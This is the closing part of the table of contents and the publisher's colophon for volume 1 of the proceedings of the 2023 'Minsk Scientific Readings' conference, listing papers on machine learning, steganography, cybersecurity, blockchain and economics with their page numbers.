| <i>Spirina E.A., Temirtas D., Samoylova I.A.</i> USING MACHINE LEARNING ALGORITHMS TO DEVELOP A WEB APPLICATION FOR PREDICTING PRICES ON THE STOCK MARKET | 450 |
| <i>Ybyray N.S., Spirina E.A.</i> INFORMATION SYSTEMS AND APPLICATIONS IN THE JUDICIAL ACTIVITY OF KAZAKHSTAN | 454 |
| <i>Старовойтова Т.Ф., Старовойтов И.А.</i> ВЛИЯНИЕ ТЕХНОЛОГИЙ МАШИННОГО ОБУЧЕНИЯ НА РАЗВИТИЕ ЦИФРОВОЙ ЭКОНОМИКИ | 457 |
| <i>Стрельченя П.В.</i> ОПЫТ КИТАЯ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И ПЕРСПЕКТИВЫ ЕГО ПРИМЕНЕНИЯ | 461 |
| В РЕСПУБЛИКЕ БЕЛАРУСЬ | |
| <i>Сюй Чжао</i> ПУТИ ОБЕСПЕЧЕНИЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ | 465 |
| <i>Тарарышкина Л.И.</i> РАЗВИТИЕ СОЮЗНОГО НАУЧНО- ОБРАЗОВАТЕЛЬНОГО СОТРУДНИЧЕСТВА | 468 |
| <i>Тячмухаммедов А.А., Доглотов А.Р., Отузов М.Р., Чуриев Дж.Ч.</i> РАЗРАБОТКА ПРОГРАММНЫХ СРЕДСТВ ПРОТИВ ТРОЯНСКИХ АТАК | 471 |
| <i>Уласевич Н.И.</i> СТЕГАНОГРАФИЧЕСКИЕ РЕШЕНИЯ В SVG ФАЙЛАХ | 476 |
| <i>Урбанович П.П., Сергеенко Е.В.</i> СИМУЛЯТОР СТЕГАНОГРАФИЧЕСКОГО ПРЕОБРАЗОВАНИЯ ИЗОБРАЖЕНИЯ С ИСПОЛЬЗОВАНИЕМ ИЗБЫТОЧНО КОДА | 481 |
| <i>Филон Н.В., Новосельская О.А.</i> ОПЫТ РАЗМЕЩЕНИЯ ИНДИ РАЗРАБОТКИ НА ПЛОЩАДКЕ GOOGLE PLAY | 486 |

| | |
|---|-----|
| <i>Фильченков П.А.</i> МЕТОДЫ И СРЕДСТВА АУДИТА БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ | 491 |
| <i>Белодед Н.И., Хорошун Е.С.</i> ЭКОНОМИКА ДАННЫХ: ОТ BIG DATA К ИСКУССТВЕННОМУ ИНТЕЛЛЕКТУ | 495 |
| <i>Абрамова В.А., Белодед Н.И.</i> НОВЫЕ ТЕХНОЛОГИИ БАЗ ДАННЫХ В НАУЧНЫХ ИССЛЕДОВАНИЯХ | 499 |
| <i>Чарыев К., Чарыева А.</i> ИННОВАЦИИ В СФЕРЕ ТРУДА | 502 |
| <i>Чарыев К., Чарыева А.</i> РОЛЬ КИБЕРБЕЗОПАСНОСТИ В ЭКОНОМИЧЕСКОЙ СФЕРЕ | 505 |
| <i>Чарыева Д.Д., Ходжагелдиев А., Аширов И.Г., Чуриев М.</i> ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ЗВОНКА И СИСТЕМЫ ОПОВЕЩЕНИЯ В УЧЕБНЫХ ЗАВЕДЕНИЯХ | 509 |
| <i>Король В.Д., Чернушевич А.Т.</i> РАЗВИТИЕ ОБЛАЧНЫХ ТЕХНОЛОГИЙ И ИХ ВЛИЯНИЕ НА КИБЕРБЕЗОПАСНОСТЬ | 513 |
| <i>Чулакова К.И., Китун П.С., Усевич В.А.</i> ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ В РЕКЛАМЕ: СПОСОБЫ ИСПОЛЬЗОВАНИЯ | 518 |
| <i>Чуриев М.М., Язмуратов А.Д., Мамметесенова А.С., Хыдыров М.Ч.</i> РАЗРАБОТКА И ПРИМЕНЕНИЕ ПРОГРАММЫ МОНИТОРИНГА КИБЕРАТАК ДЛЯ ПРОВЕДЕНИЯ ХАКАТОНОВ ПО КИБЕРБЕЗОПАСНОСТИ | 522 |
| <i>Чухольский А.Д., Ивановский В.В.</i> СТАНОВЛЕНИЕ И РАЗВИТИЕ ПОВЕДЕНЧЕСКОЙ ЭКОНОМИКИ | 527 |
| <i>Белодед Н.И., Абрамова В.А.</i> ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИИ БЛОКЧЕЙН В РАЗЛИЧНЫХ СФЕРАХ ДЕЯТЕЛЬНОСТИ | 532 |
| <i>Шмаков М.С.</i> ДОПОЛНИТЕЛЬНЫЕ МЕТОДЫ ЗАЩИТЫ МАТРИЧНЫХ ШТРИХОВЫХ КОДОВ | 534 |
| <i>Шпаковская В.В.</i> ПРАВОВОЕ РЕГУЛИРОВАНИЕ ОТНОШЕНИЙ, ВОЗНИКАЮЩИХ С ЦИФРОВЫМИ АКТИВАМИ В РЕСПУБЛИКЕ БЕЛАРУСЬ | 537 |
| <i>Шутько Н.П.</i> ИСПОЛЬЗОВАНИЕ ОСОБЕННОСТЕЙ ФОРМАТА DOCX ДЛЯ ХРАНЕНИЯ И ПЕРЕДАЧИ АВТОРСКОЙ ИНФОРМАЦИИ МЕТОДАМИ КОМПЬЮТЕРНОЙ СТЕГАНОГРАФИИ | 542 |

| | |
|--|-----|
| <i>Щербакова А.Н., Романенко Д.М.</i> ОСОБЕННОСТИ ФОРМИРОВАНИЯ КЛЮЧА ДЛЯ КОДИРОВАНИЯ ВЕКТОРНЫХ ИЗОБРАЖЕНИЙ | 545 |
| <i>Белодед Н.И., Абрамова В.А., Федоренко А.В.</i> ПРЕИМУЩЕСТВА И НЕДОСТАТКИ КРИПТОВАЛЮТЫ В УСЛОВИЯХ ГЛОБАЛИЗАЦИИ | 550 |
| <i>Абрамова В.А., Белодед Н.И., Федоренко А.В.</i> РОЛЬ IT-ТЕХНОЛОГИЙ В ЦИФРОВОЙ ЭКОНОМИКЕ | 553 |
| <i>Юшкевич В.В., Водопьянова Т.П.</i> ИНТЕРНЕТ-МАГАЗИН ЛЕСХОЗА КАК СПОСОБ ПРОДВИЖЕНИЯ ПРОДУКЦИИ | 555 |
| <i>Абрамова В.А., Белодед Н.И., Федоренко А.В.</i> ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИИ БЛОКЧЕЙН | 558 |
| <i>Волчек Д.И., Смелова В.В., Якунович А.В., Шиман Д.В., Смелов В.В.</i> МЕТОД И АЛГОРИТМ ПОСТРОЕНИЯ КАЛЕНДАРНОГО ПЛАНА ПРОИЗВОДСТВА ПРОДУКЦИИ ПРОМЫШЛЕННЫМ КЛАСТЕРОМ ПРИ ОГРАНИЧЕННОЙ ПРОИЗВОДИТЕЛЬНОСТИ ЕГО УЧАСТНИКОВ | 562 |
| <i>Ярчак В.А., Ивановский В.В.</i> ОЦЕНКА РЫНКА ФАРМАЦЕВТИКОЙ ПРОДУКЦИИ В РЕСПУБЛИКЕ БЕЛАРУСЬ | 567 |
| <i>Карпинская-Сакович Е.В., Дауки И.А.</i> ИМПОРТОЗАМЕЩЕНИЕ КАК ФАКТОР РАЗВИТИЯ ФАРМАЦЕВТИЧЕСКОЙ ПРОМЫШЛЕННОСТИ РЕСПУБЛИКИ БЕЛАРУСЬ | 572 |

Научное издание

**ТЕХНОЛОГИЧЕСКАЯ НЕЗАВИСИМОСТЬ И
КОНКУРЕНТОСПОСОБНОСТЬ СОЮЗНОГО ГОСУДАРСТВА,
СТРАН СНГ, ЕАЭС И ШОС**

Сборник статей VI Международной научно-технической конференции
«Минские научные чтения-2023»

В 3-х томах

Том 1

Электронный ресурс

В авторской редакции

Компьютерная верстка:

А.С. Калиниченко, Т.Л. Карпович

Усл. печ. л. 34,18. Уч.-изд. л. 35,82.

Полиграфическое исполнение:

УО «Белорусский государственный технологический университет».

Свидетельство о государственной регистрации издателя, изготовителя и
распространителя печатных изданий

№1/227 от 20.03.2014.

Ул. Свердлова, 13а, 220006, г. Минск.